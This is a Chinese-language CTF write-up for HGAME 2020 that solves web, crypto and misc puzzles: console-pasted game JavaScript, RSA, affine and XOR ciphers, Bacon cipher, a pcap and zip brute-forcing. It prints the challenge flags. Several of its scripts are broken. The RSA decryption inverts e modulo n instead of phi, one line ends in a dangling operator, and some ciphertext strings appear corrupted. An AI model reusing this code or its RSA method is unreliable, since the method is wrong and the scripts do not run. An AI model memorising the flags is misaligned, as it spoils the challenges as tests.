console弹出一句静止从本地执行js，不过我们可以复制game.js,然后在console里面输入整个修改过的game.js



cxk.hgame.wz22.cc 显示
hgame{j4vASc1pt_w1ll_tel1_y0u_someth1n9_u5efu1?!}

CXK 打篮球

CXK，出来打球！

CXK，你球掉了！得分：30200

游戏说明

使用方向键控制 CXK 左右移动，使用回车让 CXK 发球，按 P 暂停游戏，通关后按 N 进入下一关。

每个砖块 100 分，有特殊颜色的砖块需要打多次才会消失。

特殊技能：W 发起虚鲲鬼步，5 秒内能 100% 接住球，每次消耗 1000 积分。

flag到手

Crypto

InfantRSA

> *真签到题p = 681782737450022065655472455411;*
> *q = 675274897132088253519831953441;*
> *e = 13;*
> *c = pow(m,e,pq)* = 275698465082361070145173688411496311542172902608559859019841

这道题没什么好说的，直接上脚本

```
import  gmpy2
p=  681782737450022065655472455411
q=  675274897132088253519831953441
n=  p*q
e  =  13
c=  275698465082361070145173688411496311542172902608559859019841
d=gmpy2.invert(e,n)
m=pow(c,  d,  p*q)
print    m
```

得到的结果转化一下就是flag
b'hgame{t3Xt6O0k_R5A!!!}'

Affine

> Some basic modular arithmetic...

查了一下这个单词是放射变化的意思，脚本看完后，先要把ab求出来，这里上脚本

```
for  a  in  range(1000):
                for  b  in  range(1000):
                                if  (a*12  +  b)%62  ==46  and  (a*11  +  b)%62  ==33  and  (a*7  +  b)%62  ==43:
                                               print(a,b)
```

解出a=13，b=14。之后把题目给出的字符串逆向回去得到flag

not_One-time

> In cryptography, the one-time pad (OTP) is an encryption technique that cannot be cracked, but...Just XOR ;P

这一题感谢Lurk学长的教导，让我终于把她做了出来

```
m[0]^k{0}=c[0]
c[0]^k[0[=[0]
```

这里我们知道c0，也知道k0的范围，那么我们也就知道了m0的范围，每次获得一个密文都可以帮助我们缩小m0的范围，所以直接上脚本

```
from sh import nc

import base64

result=[]

for i in range(50):

    output = nc("-v", "47.98.192.231", "25001")

    output=str(output)
    b=base64.b64decode(output)

    print(’c’+str(i)+’=’+output)
```

这些代码可以帮我们打印50条密文，再把这些密文全部解码

```
import  base64
c0=’PSMnCTAREWszJl4IM2UUeBFiVV4samNcKz01DxQ7dlQNCX8BGWMUBTdWLg==’
c1=’BRNYAwArMABBCgc+A10bZVB4OzAOZGgWFBovVDcQXw8WMnYXRldjXiQHMw==’
c2=’Oz9VADAKRXoTS2EhIUUAYRZGMQACRnBpFkoqDxAWYFMIX1kpb2ACXXALGA==’
c3=’P1JUCxETMVonNlQHA2o4cBFeJBULe3NSJDkdKyYNazFsOWcNbAcicTArPw==’
c4=’CT4FCgFJQOoEREktNGFOA3OEDQAhXVd3TCJyPhY7YgwaG35tbEEfYnAkSw==’
c5=’GAlQDjcLG1czHlQiAxwJQRFtMSJcXBBVEDQNNBMXSiEqB1QQTgZiTA0iCw==’
c6=’JQgPGxEdHGcsGQcBE38uV210KDORGBVXMSZOLj8WAlA3P101SVBoUg4GMQ==’
c7=’WgQDHDRNJFcSSmcCK3EBRh1nCyVTY01JBDQfPjYkcSgvBAtgW2Y8UXUmKw==’
c8=’IgFRKyAtHmEeHUgmNEIYeV1QWBIhaUx+LygHFgJ7XQAMOQFgHwdnejQLEA==’
c9=’KiUPLCs3MWMeBUcrPUUUBxVREygnVW9OBj8QIxgWUh4xJnZvTOFhQnQTMA==’
c10=’XFZQCisXSklBGlOCEOw4C1YCVC8mTlVnHzUHDDooZjERIWsrRlQdVhNRDg==’
c11=’DCkmKjEXRwsNO3oUCkR9cENTCR4vZ14WNyEUPRkqYQ8+CQIPSk8aeQc3Bw==’
c12=’GDYFBiYrBHUFFWAsKWgOUW1fOz8gaURBTCUvUzc5S1UrJncuFHwhASZcJQ==’
c13=’Bh4DBwE4G3UlMUgoF3tOWGBvUSAcYWNHHwEMVDEHfVY1E1QjenkAbnMIJQ==’
c14=’GSkDLikzHlE9Q3Urdk8GVlVbMSUoRHNwNSdzUEJxZS8IW3caQXoaTho/Fw==’
c15=’HgoIBRNDQnIgRlOcdUl7WFwMUiwJSV9jTCYmBhMBeVY3WksvSVYoATcSRA==’
c16=’MixWXDJMFUM7NGcdPx8gBONeGTQpWWcVDTcSJzIXayBrCAcsSXkGABYyEA==’
c17=’CgwxIyMzRmshAXO/cRoKQBxnKAgKH3VEOQAvBg13aSsWWlQWQ3s+DTMgDw==’
c18=’H18QKFwBHkkfCUErEmwFclB5JF4kFXcXLgEyXT4xVSUZWgUcSQdiQ3UGFw==’
c19=’EBYCWTO1NnIaBUkCDBOlan5mCiQGW3FQPRAuPRpxRCwSGGkKHnIHTCgLMQ==’
c20=’HyMxKVMDREkGSwQscVIAVm9DUQUuGnQeHyQIKCcLBAceXVIgYEYzUAO2LA==’
c21=’IxQEAQM5OVU7QERdIWh/YUEHAzAuRn9OHzOyBSZ7ewAGPUsuaHkefQVQCQ==’
c22=’PC84JRcwKkMFK3obARl6dFRZA1AHSGVpDhUnXT8EfC8xD3gbYUU+AQ8ISQ==’
c23=’IC9VPgMvAGY6AAU8A2l8WmdkAA4/FEAVHEUHBOwTAhQUCQAVdEOBUHYHFA==’
c24=’CTcQGx8fBHJNEUFWdVIua1RdKQk2QOtuEOonVjwbCzNuHVwxZgAoW3RVBA==’
c25=’DjZRWiktCAUvEXVYHWEsWlxvUwkfHH90OjwCFkwOeQglKXRqQ1wkQRkyCA==’
c26=’WhMULwouC1wlGkZaEB58VG1/NisHfhRkEzwIMiQnAgsPW3YvSAM3TDdSBQ==’
c27=’JxBZGAYsRXc6OQQ7JV8BBOxtWRA8bHx+STkANC1xXgONOVw1al1leActBQ==’
c28=’HiEpNxNLKOs2F1c4JW44elJvETIOSB9tFxl1DwUKWAUHGF8eelApA3ApBA==’
c29=’OhM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA==’
c30=’JjMKWyYiFOE4QwkAdkUrSOVPFDMLFEF8TwR2NhIucBQxLABrRlZmc3EsSg==’
c31=’MgYuD1YSOGAAFEU6IBsoZ1JzBywvS3xAOSF2VEEoBDMaJFALdAEGAAwCTw==’
c32=’EQQnJBQ6QAciRlOIcWMve21kBigGfW5oOQMLAUAWBFAOB3I/HmE2BSYBLQ==’
c33=’MgM1OSQTOXBARwYYE3OKVnBmWBMufW5NFD4WFhEveCkNWlccTgcIf3QRNg==’
c34=’PBAnXiwaN3EORmcsIXwvREdtMz8zXmpTKQN9Nj5xQAZtIEkgQWdhZBkqTg==’
c35=’ORVWDlI6A1oRJgEDdOYvSlJsBxIhZx9pEiMdLxkUSQctBkcqZG87ZixRDg==’
c36=’KTU2BhBMAH8eIX8eJUc1RFd6VBZXfxF8LQgEHUA2dzAVHWITe1E9ZHA9MQ==’
c37=’MS8bKzOfOGNAH2U9NHg4ROwNOxIdeFdOLzQBKBOIeQwPEnEzYgVlYC4vEQ==’
c38=’CiMUNyE6RUskQQclHWOBdxR3NiACaUFBTUofJTEufFENWFQ3eXcafydSHA==’
c39=’LDYsGgkvQGZDEnwEEW81fkhdVy49SHxfGAYUKUYLRwcYGVVgaOOgUQozHA==’
c40=’XSEPCARPCOUyEVUiMEkOYxEHEiQ1YH5+TicnXSF7ZhOGKlczal9mXTcdTg==’
c41=’BROuLiM2OWsgQOsXdXh+RlxvWQODHEFOKOANFgIxXFUbWQQeZ2cJUQcLCg==’
c42=’AykQBwMOM1ZCKmA3NVk1QGx8DQwNVERPGBEfFxYCVyJrXGoeFFI4UwkQCg==’
c43=’JzYEBDUOJHOUIFpZfO17X3V9CzQIW2lXTQAjJyIyaj4uIOs8VAwxfTMiPw==’
c44=’ETU4BCQyIgAkRHUGFm8nfhxTUihVfh4RHAYKEgFycSsTUnBhG3AKeBYSOA==’
c45=’LitQWjwJKFIjI1Y+H1o8ZX5RGxcib1BLRhkdASAkXwc5KWAOYXEeWSVUPA==’
c46=’PAIIFwRNEFEgKUhYIWg5YXZXUTVTFUgTODo3CjISWCs6AnsbHkM+chAMPw==’
c47=’KTMAXTZCEEc6SkgoMOcnA21YGSYPYmJzGDA2CxQpaysTAF8/XkxhQBYxTg==’
c48=’AggjXCpCNmAgNmsaIW9OBHNsEhYrX19FKQUOAAIWej44ClYpfEMHey4OKA==’
c49=’CQ4mHlMXKGEsIOIsIlN/XUtSJzYQfWJ1PxkIDkYJBgEFAENoWlg1A3YUNw==’
c0=base64.b64decode(c0)
c1=base64.b64decode(c1)
c2=base64.b64decode(c2)
c3=base64.b64decode(c3)
c4=base64.b64decode(c4)
c5=base64.b64decode(c5)
c6=base64.b64decode(c6)
c7=base64.b64decode(c7)
c8=base64.b64decode(c8)
c9=base64.b64decode(c9)
c10=base64.b64decode(c10)
c11=base64.b64decode(c11)
```

```
c12=base64.b64decode(c12)
c13=base64.b64decode(c13)
c14=base64.b64decode(c14)
c15=base64.b64decode(c15)
c16=base64.b64decode(c16)
c17=base64.b64decode(c17)
c18=base64.b64decode(c18)
c19=base64.b64decode(c19)
c20=base64.b64decode(c20)
c21=base64.b64decode(c21)
c22=base64.b64decode(c22)
c23=base64.b64decode(c23)
c24=base64.b64decode(c24)
c25=base64.b64decode(c25)
c26=base64.b64decode(c26)
c27=base64.b64decode(c27)
c28=base64.b64decode(c28)
c29=base64.b64decode(c29)
c30=base64.b64decode(c30)
c31=base64.b64decode(c31)
c32=base64.b64decode(c32)
c33=base64.b64decode(c33)
c34=base64.b64decode(c34)
c35=base64.b64decode(c35)
c36=base64.b64decode(c36)
c37=base64.b64decode(c37)
c38=base64.b64decode(c38)
c39=base64.b64decode(c39)
c40=base64.b64decode(c40)
c41=base64.b64decode(c41)
c42=base64.b64decode(c42)
c43=base64.b64decode(c43)
c44=base64.b64decode(c44)
c45=base64.b64decode(c45)
c46=base64.b64decode(c46)
c47=base64.b64decode(c47)
c48=base64.b64decode(c48)
c49=base64.b64decode(c49)
```

之后，就可以根据这些密文把flag求出来

```
import os, random
import string, binascii, base64
from collections import Counter
from ctb import *
k=string.ascii_letters+string.digits
lenk=len(k)
m0,m1,m2,m3,m4,m5,m6,m7,m8,m9,m10,m11,m12,m13,m14,m15,m16,m17,m18,m19,m20,m21,m22,m23,m24,m25,m26=[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],
[],[],[],[],[],[],[],[],[]
m27,m28,m29,m30,m31,m32,m33,m34,m35,m36,m37,m38,m39,m40,m41,m42,m43,m44,m45,m46,m47,m48,m49=[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],[],
[],[],[]
def ret(x,y,z):
        tmp = list(set(x).intersection(y,z))
        return tmp
def xor(s1, s2):
        #assert len(s1)==len(s2)
        return s1^s2
order=42
for i in range(lenk):
        ki=ord(k[i])
        t=xor(ki,c0[order])
        m0.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
        t=xor(ki,c1[order])
        m1.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
        t=xor(ki,c2[order])
        m2.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c3[order])
        m3.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c4[order])
        m4.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c5[order])
        m5.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c6[order])
        m6.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c7[order])
        m7.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c8[order])
        m8.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c9[order])
        m9.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c10[order])
        m10.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c11[order])
        m11.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c12[order])
        m12.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c13[order])
        m13.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c14[order])
        m14.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c15[order])
        m15.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c16[order])
        m16.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c17[order])
        m17.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c18[order])
        m18.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c19[order])
        m19.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c20[order])
        m20.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c21[order])
        m21.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c22[order])
        m22.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c23[order])
        m23.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c24[order])
        m24.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c25[order])
        m25.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c26[order])
        m26.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c27[order])
        m27.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c28[order])
        m28.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c29[order])
        m29.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c30[order])
        m30.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c31[order])
        m31.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c32[order])
        m32.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c33[order])
        m33.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c34[order])
        m34.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c35[order])
        m35.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c36[order])
        m36.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c37[order])
        m37.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c38[order])
        m38.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c39[order])
        m39.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c40[order])
        m40.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c41[order])
        m41.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c42[order])
        m42.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c43[order])
        m43.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c44[order])
        m44.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c45[order])
        m45.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c46[order])
        m46.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c47[order])
        m47.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c48[order])
        m48.append(chr(t))
for  i  in  range(lenk):
        ki=ord(k[i])
        t=xor(ki,c49[order])
        m49.append(chr(t))
#  for  i  in  range(lenk):
#          ki=ord(k[i])
#          t=xor(ki,c50[order])
#          m50.append(chr(t))
L  =  [m0,m1,m2,m3,m4,m5,m6,m7,m8,m9,m10,m11,m12,m13,m14,m15,m16,m17,m18,m19,m20,m21,m22,m23,m24,m25]
L=L+[m26,m27,m28,m29,m30,m31,m32,m33,m34,m35,m36,m37,m38,m39,m40,m41,m42,m43,m44,m45,m46,m47,m48,m49]
ans=set(L[0]).intersection(*L[1:])
print(ans,len(ans))
L=m0+m1+m2+m3+m4+m5+m6+m7+m8+m9+m10+m11+m12+m13+m14+m15+m16+m17+m18+m19+m20+m21+m22+m23+m24+m25+m26+m27+m28+m29+m30+m31+m32+m33+m34+m35+m36+m37+m38+m39+m40-

counter_words  =  Counter(L)
second_counter=counter_words.most_common(6)
print(second_counter)
```

order代表字母位置，运行后得出flag
hgame{R3uS1nG+M3$5age-&&~rEduC3d_k3Y-5P4Ce}

Reorder

> We found a secret oracle and it looks like it will encrypt your input...

这其实就是一个映射，感觉没什么好说的，你输进去是x，他会输出一个f(x),同时也会输出一个f(flag),根据映射把她解出来就行了

Misc

欢迎参加HGame!

> 欢迎大家参加 HGAME 2020！来来来，签个到吧～
> Li0tIC4uLi0tIC4tLi4gLS4tLiAtLS0tLSAtLSAuIC4uLS0uLSAtIC0tLSAuLi0tLi0gLi4tLS0gLS0tLS0gLi4tLS0gLS0tLS0gLi4tLS4tIC4uLi4gLS0uIC4tIC0tIC4uLi0t
> 注：若解题得到的是无hgame{}字样的flag花括号内内容，请手动添加hgame{}后提交。【Notice】解出来的字母均为大写

这一题就是解码base64，在解码摩斯电码，得出flag

壁纸

> 某天，ObjectNotFound给你发来了一个压缩包。“给你一张我的新老婆的壁纸！怎样，好看吗？”正当你疑惑不解的时候，你突然注意到了压缩文件的名字——“Secret”。莫非其中暗藏玄机?

> Password is picture ID.

我想了半天不知道这个id是什么意思，一开始试了md5不对，又试了sha1还是不对，查了一下发现只有p站图片才有id......

找到画师后翻到图片，得到p站id，解开压缩包得到flag


克苏鲁神话

> ObjectNotFound几天前随手从Cosmos电脑桌面上复制下来的文件。唔，好像里面有什么不得了的东西。
> 【hint1】请使用7zip。另外，加密的zip是无法解出密码的。

奥西给奥西给

```
of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGely REmOTE periOd.

*Password in capital letters.
```

查了一下，这玩意叫培根密码，解出来FLAGHIDDENANDOC,试了一下不是压缩包的密码，后面查了一下这玩意需要明文爆破，（难怪hint要求7zip）。
输入密码发现文档打不开，把密码改成HIDDENINDOC成功，在设置里开启隐藏字体，


睛看到它。↵
hgame{Y0u_h@Ve_F0Und_mY_S3cReT}↵

拿到flag

签到题ProPlus

开始给了一个password.txt


```
Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y   h jnsxf qjFjf jnb  rg fiyykwtbsnkm tm  xa jsdwqjfmkjy wlviHtqzqsGsffywjjyynf yssm xfjypnyihjn.

JRFVJYFZVRUAGMAI


* Three fenses first, Five Caesar next. English sentense first,  zip password next.
```

密码接出来之后打开压缩包，是一个全是ook的文件，接完之后是base32，继续解密是base64，这玩意是一个base64编码的二维码，扫码得到flag

每日推荐

> “这是一个，E99p1ant和ObjectNotFound之间发生的故事。” “事情，还要从一个风和日丽的下午说起。ObjectNotFound正听着网易云每日推荐…”算了算了，想不出什么题目介绍了，就这样吧

打开后发现这玩意其实是一个wireshark的数据包，之前做题碰到一个，先看一下有没有压缩包




分组字节流　宽窄　☐ 区分大小写　字符串　.zip

```
No.  Time       Source          Destination      Protocol Length Info
3053 28.450337  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8078866 Win=941568 Len=0
3054 28.450355  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8100766 Win=919552 Len=0
3055 28.450555  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8122666 Win=897792 Len=0
3056 28.450719  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8144566 Win=875776 Len=0
3057 28.450719  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8166466 Win=854016 Len=0
3058 28.450998  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8188366 Win=832000 Len=0
3059 28.450999  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8210266 Win=810240 Len=0
3060 28.451129  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8232166 Win=788224 Len=0
3061 28.451295  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8254066 Win=766464 Len=0
3062 28.451352  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8275966 Win=744448 Len=0
3063 28.451479  192.168.146.1   192.168.146.132  TCP      60 8008 → 50194 [ACK] Seq=1 Ack=8291302 Win=729088 Len=0
3064 28.582489  192.168.146.1   192.168.146.132  TCP      60 [TCP Window Update] 8008 → 50194 [ACK] Seq=1 Ack=829130
3066 28.903078  192.168.146.1   192.168.146.132  TCP      458 8008 → 50194 [PSH, ACK] Seq=1 Ack=8291302 Win=1051136 L
3067 28.904154  192.168.146.1   192.168.146.132  HTTP     919 HTTP/1.1 200 OK  (text/plain)
```

```
Frame 3067: 919 bytes on wire (7352 bits), 919 bytes captured (7352 bits) on interface \Device\NPF_{2E17BD68-F3FB-4025-A802-400A7DD3
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_47:56:08 (00:0c:29:47:56:08)
Internet Protocol Version 4, Src: 192.168.146.1, Dst: 192.168.146.132
Transmission Control Protocol, Src Port: 8008, Dst Port: 50194, Seq: 405, Ack: 8291302, Len: 865
    Source Port: 8008
    Destination Port: 50194
    [Stream index: 88]
```

```
0070  22 73 6f 6e 67 2e 7a 69  70 22 2c 22 75 72 6c 22   "song.zi p","url"
0080  3a 22 68 74 74 70 3a 5c  2f 5c 2f 31 39 32 2e 31   :"http:\ /\/192.1
0090  36 38 2e 31 34 36 2e 31  3a 38 30 30 38 5c 2f 77   68.146.1 :8008\/w
00a0  70 2d 63 6f 6e 74 65 6e  74 5c 2f 75 70 6c 6f 61   p-conten t\/uploa
00b0  64 73 5c 2f 32 30 32 30  5c 2f 30 31 5c 2f 73 6f   ds\/2020 \/01\/so
00c0  6e 67 2e 7a 69 70 22 2c  22 6c 69 6e 6b 22 3a 22   ng.zip", "link":"
00d0  68 74 74 70 3a 5c 2f 5c  2f 31 39 32 2e 31 36 38   http:\/\ /192.168
00e0  2e 31 34 36 2e 31 3a 38  30 30 38 5c 2f 3f 61 74   .146.1:8 008\/?at
00f0  74 61 63 68 6d 65 6e 74  5f 69 64 3d 31 32 22 2c   tachment _id=12",
0100  22 61 6c 74 22 3a 22 22  2c 22 61 75 74 68 6f 72   "alt":"" ,"author
```


保存下来，看一下



名称	压缩后大小	原始大小	类型
I Love Mondays.mp3*	8,289,673	9,388,953	MP3 文件

密码为6位数字

直接爆破



